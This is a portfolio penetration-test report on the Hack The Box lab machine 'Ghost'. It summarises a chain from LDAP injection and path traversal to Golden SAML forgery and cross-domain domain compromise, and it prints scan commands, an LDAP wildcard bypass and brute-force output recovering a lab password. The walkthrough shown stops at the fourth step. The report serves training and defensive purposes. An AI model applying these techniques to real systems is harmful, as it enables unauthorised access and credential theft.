ARCHWARDEN

Ghost

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

3.2 Scope 6

3.3 Assessment Overview and Recommendations 6

4 Network Penetration Test Assessment Summary 8

4.1 Summary of Findings 8

5 Internal Network Compromise Walkthrough 10

5.1 Detailed Walkthrough 10

6 Remediation Summary 33

6.1 Short Term 33

6.2 Medium Term 33

6.3 Long Term 34

7 Technical Findings Details 35

OS Command Injection in Intranet Developer API Scan Endpoint 35

LDAP Injection Authentication Bypass on Intranet Login 37

ADFS Token Signing Key Extraction Enables Golden SAML Token Forgery 40

Cross-Domain Golden Ticket with SID History Injection Achieves Full ghost.htb Domain Compromise 44

SeImpersonatePrivilege on MSSQL Service Account Enables Privilege Escalation to SYSTEM via EfsPotato 47

LDAP Wildcard Injection Enables Character-by-Character Password Extraction 49

Path Traversal in Ghost CMS Content API Enables Arbitrary File Read 51

MSSQL Linked Server Permits Remote Code Execution via xp_cmdshell on corp.ghost.htb 53

ReadGMSAPassword Rights Enable ADFS Service Account Credential Recovery ... 58
Active SSH ControlMaster Socket in Docker Container Enables Session Hijacking and Kerberos Ticket Theft 59
ADIDNS Record Injection Enables NTLM Credential Capture via Responder 61

A Appendix 63
A.1 Finding Severities 63
A.2 Host & Service Discovery 64
A.3 Subdomain Discovery 65
A.4 Exploited Hosts 66
A.5 Compromised Users 67
A.6 Changes/Host Cleanup 68
A.7 Flags Discovered 69

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.231.105` (DC01.ghost.htb). The environment included a primary domain (ghost.htb), a secondary domain (corp.ghost.htb) with a bidirectional cross-domain trust, and a range of internally exposed services including a Ghost CMS blog, Next.js intranet, Gitea instance, ADFS federation server, and Microsoft SQL Server. Testing was performed using a black-box approach without prior knowledge of the environment.

3.1 Approach

Joe Thompson performed testing using a black-box approach, without credentials or prior knowledge of the environment. The assessment targeted externally accessible services and worked inward through credential compromise, lateral movement, and Active Directory privilege escalation across two domain trusts.

Testing was conducted remotely from Joe Thompson's assessment environment. All findings were manually validated to confirm exploitability and assess impact. Where initial access was obtained, post-exploitation enumeration was performed to identify all available paths to full domain compromise across both the ghost.htb and corp.ghost.htb environments.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.231.105` (DC01.ghost.htb, ghost.htb). Testing covered all services accessible at the target IP and any additional hosts discovered through the engagement.

In Scope Assets

Asset Type	Description
External Host	`10.129.231.105` (DC01.ghost.htb, ghost.htb)
Web Application	http://ghost.htb:8008 — Ghost CMS blog
Web Application	http://intranet.ghost.htb:8008 — Next.js intranet
Source Control	http://gitea.ghost.htb — Gitea instance
Federation Service	https://federation.ghost.htb — ADFS
Admin Panel	https://core.ghost.htb:8443 — Ghost Core
Secondary Domain	corp.ghost.htb — bidirectional trust with ghost.htb

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 11 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings include 2 critical-risk findings, 7 high-risk findings, and 2 medium-risk findings.

The intranet application at `intranet.ghost.htb` authenticates users against an LDAP backend. Submitting a wildcard character as both username and password bypassed authentication entirely. The same LDAP injection also served as a character-by-character oracle for password extraction: brute-forcing the `gitea_temp_principal` account revealed credentials to log into the Gitea instance.

Gitea held source code for both the Ghost CMS blog and the intranet backend. The blog content API concatenated a user-supplied `extra` parameter directly onto a file path and read the result from disk, enabling arbitrary file read. Reading `/proc/self/environ` exposed a `DEV_INTRANET_KEY` environment variable. The intranet backend's scan endpoint inserted the user-supplied `url` field into a `bash -c` string without sanitisation, enabling OS command injection. Using the recovered key produced code execution as root inside the Docker container.

Inside the container, a live SSH ControlMaster socket for `florence.ramirez` permitted session hijacking without credentials. Florence's Kerberos TGT was extracted and used to inject a poisoned DNS record for `bitbucket.ghost.htb` — a hostname referenced in intranet forum posts as unresolvable. Responder captured an NTLMv2 callback from `justin.bradley`, whose cracked credentials provided WinRM access and the user flag.

BloodHound identified ReadGMSAPassword rights from justin.bradley over the `adfs_gmsa$` service account. Reading the GMSA hash and authenticating as the ADFS service account enabled extraction of the ADFS token signing certificate and DKM key, which together permitted forgery of a Golden SAML token for any user. Injecting a forged Administrator SAML assertion via Burp Suite unlocked the Ghost Core admin panel and revealed a linked MSSQL server in corp.ghost.htb. Remote code execution via xp_cmdshell over the linked server provided a foothold on the corp domain as `nt service\mssqlserver`. SeImpersonatePrivilege was escalated to SYSTEM via EfsPotato. With full control of corp.ghost.htb, a cross-domain golden ticket with SID history injection targeting the ghost.htb Enterprise Admins group achieved full compromise of the primary domain controller.

It is recommended that the intranet application replace its LDAP authentication with properly escaped queries, that the Ghost CMS content API validate and restrict the `extra` parameter, that the intranet scan endpoint be removed or rewritten to eliminate the command injection surface, and that the ADFS configuration, GMSA delegation, and cross-domain trust be reviewed in line with the detailed remediation guidance provided.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing began with service and web application enumeration, progressed through credential compromise and lateral movement across web, Docker, and Active Directory layers, and concluded with cross-domain privilege escalation achieving full compromise of both the ghost.htb and corp.ghost.htb domains.

4.1 Summary of Findings

During testing, Joe Thompson identified 11 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **2 Critical**, **6 High** and **3 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	OS Command Injection in Intranet Developer API Scan Endpoint	35
2	9.1 (Critical)	LDAP Injection Authentication Bypass on Intranet Login	37
3	8.0 (High)	ADFS Token Signing Key Extraction Enables Golden SAML Token Forgery	40
4	8.0 (High)	Cross-Domain Golden Ticket with SID History Injection Achieves Full ghost.htb Domain Compromise	44
5	7.8 (High)	SeImpersonatePrivilege on MSSQL Service Account Enables Privilege Escalation to SYSTEM via EfsPotato	47
6	7.5 (High)	LDAP Wildcard Injection Enables Character-by-Character Password Extraction	49
7	7.5 (High)	Path Traversal in Ghost CMS Content API Enables Arbitrary File Read	51
8	7.2 (High)	MSSQL Linked Server Permits Remote Code Execution via xp_cmdshell on corp.ghost.htb	53
9	6.5 (Medium)	ReadGMSAPassword Rights Enable ADFS Service Account Credential Recovery	58
10	6.0 (Medium)	Active SSH ControlMaster Socket in Docker Container Enables Session Hijacking and Kerberos Ticket Theft	59
11	5.7 (Medium)	ADIDNS Record Injection Enables NTLM Credential Capture via Responder	61

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited a chain of web application vulnerabilities, Active Directory misconfigurations, and cross-domain trust abuse to achieve full compromise of both the ghost.htb and corp.ghost.htb domains from an unauthenticated external position. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **ghost.htb** and **corp.ghost.htb** domains.

1. Performed network enumeration — Windows domain controller confirmed; LDAP/Kerberos confirm ghost.htb; MSSQL (1433), WinRM (5985), and nginx on 8008/8443 also open
2. Enumerated web services on port 8008 — Ghost CMS blog discovered; vhost fuzz revealed intranet.ghost.htb
3. Exploited LDAP injection on the intranet login — wildcard bypass authenticated without credentials; users list, Gitea reference, and forum posts extracted
4. Exploited LDAP wildcard injection as a password oracle — brute-forced gitea_temp_principal password character-by-character; authenticated to Gitea
5. Reviewed Gitea source code — blog repo revealed path traversal in the Ghost CMS content API; intranet repo revealed OS command injection in scan.rs
6. Exploited path traversal in Ghost CMS content API — read /proc/self/environ to recover the DEV_INTRANET_KEY
7. Exploited OS command injection on /api-dev/scan using the recovered key — reverse shell as root inside the Docker container
8. Discovered live SSH ControlMaster socket for florence.ramirez — hijacked the session and extracted her Kerberos TGT
9. Used Florence's TGT to inject a poisoned bitbucket.ghost.htb DNS record — Responder captured justin.bradley NTLMv2 hash; cracked offline
10. Authenticated via WinRM as justin.bradley — user flag retrieved; BloodHound collected and revealed ReadGMSAPassword over adfs_gmsa$
11. Read GMSA password for adfs_gmsa$ via NXC — recovered NTLM hash for the ADFS service account
12. Extracted ADFS token signing key and DKM key as adfs_gmsa$ — forged a Golden SAML assertion for Administrator; replaced SAMLResponse in Burp to gain Ghost Core admin access
13. Queried MSSQL linked server PRIMARY in corp.ghost.htb via Ghost Core SQL interface — chained xp_cmdshell through linked server; shell as nt service\mssqlserver
14. Identified SeImpersonatePrivilege on mssqlserver token — compiled and executed EfsPotato to escalate to SYSTEM on corp.ghost.htb
15. Ran DCSync on corp.ghost.htb krbtgt with Mimikatz — forged cross-domain golden ticket with ghost.htb Enterprise Admins SID history using Rubeus; read root flag from DC01.ghost.htb Administrator desktop

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:


```
sudo nmap -p- --min-rate 1000 -T4 10.129.231.105 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.231.105
```

Key results: DNS (53), Kerberos (88), LDAP (389/636/3268/3269) confirming `ghost.htb` as the domain, MSSQL (1433), WinRM (5985), nginx on 8008 and 8443. The 8443 SSL certificate CN was `core.ghost.htb`. Port 80 returned a 404. Initial `/etc/hosts` entries added: `DC01.ghost.htb`, `core.ghost.htb`, `ghost.htb`. Clock sync performed with `ntpdate` to prevent Kerberos failures.

---

2. Web Enumeration and Vhost Discovery

Port 8008 served a Ghost CMS blog:



A virtual host fuzz against port 8008 found `intranet.ghost.htb`:


```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://ghost.htb:8008 -H 'Host: FUZZ.ghost.htb' -fs 7676
```

Added `intranet.ghost.htb` and `gitea.ghost.htb` to `/etc/hosts`.


---

3. LDAP Injection — Intranet Authentication Bypass


Browsing to `http://intranet.ghost.htb:8008` showed a login form:




The page source exposed the field name `ldap-username`, confirming LDAP backend authentication:




Submitting `*` as both username and password bypassed authentication. LDAP wildcard patterns match any value, causing the LDAP filter to evaluate true for every account without validating a real credential:



The authenticated intranet exposed a Users section listing 11 internal accounts, a News section referencing `gitea_temp_principal`, and a Forums post noting that `bitbucket.ghost.htb` had no DNS record:





4. LDAP Wildcard Brute-Force — Gitea Credential Recovery


The same LDAP injection served as a character-by-character password oracle. A pattern like `szrr*` as the password will match if the real password starts with `szrr`. The application returns HTTP 303 on successful bind and an error on failure, making the oracle reliable.

A Python script threaded requests against the login endpoint, extending the known prefix one character at a time until no further matches were found:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ python3 secret.py
[*] Starting LDAP wildcard brute-force ...
[+] Position 1: 's'
[+] Position 2: 'sz'
[+] Position 3: 'szr'
[+] Position 4: 'szrr'
[+] Position 5: 'szrr8'
[+] Position 6: 'szrr8k'
[+] Position 7: 'szrr8kp'
[+] Position 8: 'szrr8kpc'
[+] Position 9: 'szrr8kpc3'
[+] Position 10: 'szrr8kpc3z'
[+] Position 11: 'szrr8kpc3z6'
[+] Position 12: 'szrr8kpc3z6o'
[+] Position 13: 'szrr8kpc3z6on'
[+] Position 14: 'szrr8kpc3z6onl'
[+] Position 15: 'szrr8kpc3z6onlq'
[+] Position 16: 'szrr8kpc3z6onlqf'
[!] No match at position 17. Done.
[+] Recovered password: szrr8kpc3z6onlqf
```

